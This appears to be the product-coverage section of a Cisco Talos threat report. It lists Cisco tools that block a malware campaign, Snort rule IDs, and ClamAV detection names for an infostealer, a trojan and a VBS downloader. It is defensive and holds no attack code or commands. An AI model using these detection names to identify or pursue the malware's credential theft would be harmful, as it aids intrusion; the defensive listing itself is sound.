Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	Cisco Umbrella DNS Security	Cisco Umbrella SIG	Cisco Secure Web Appliance (Web Security Appliance)
✓	✓	✓	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. Snort SIDs for this threat are 61261-61265, 300397.

ClamAV detections are also available for this threat:

Win.Infostealer.Laplas-9985973-1

Win.Trojan.CryptoTorLocker2015-1

Txt.Downloader.VbsAgent-9986821-1

Orbital Queries

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries related to this threat, please follow the links:

Indicators of Compromise

Indicators of Compromise associated with this threat can be found here.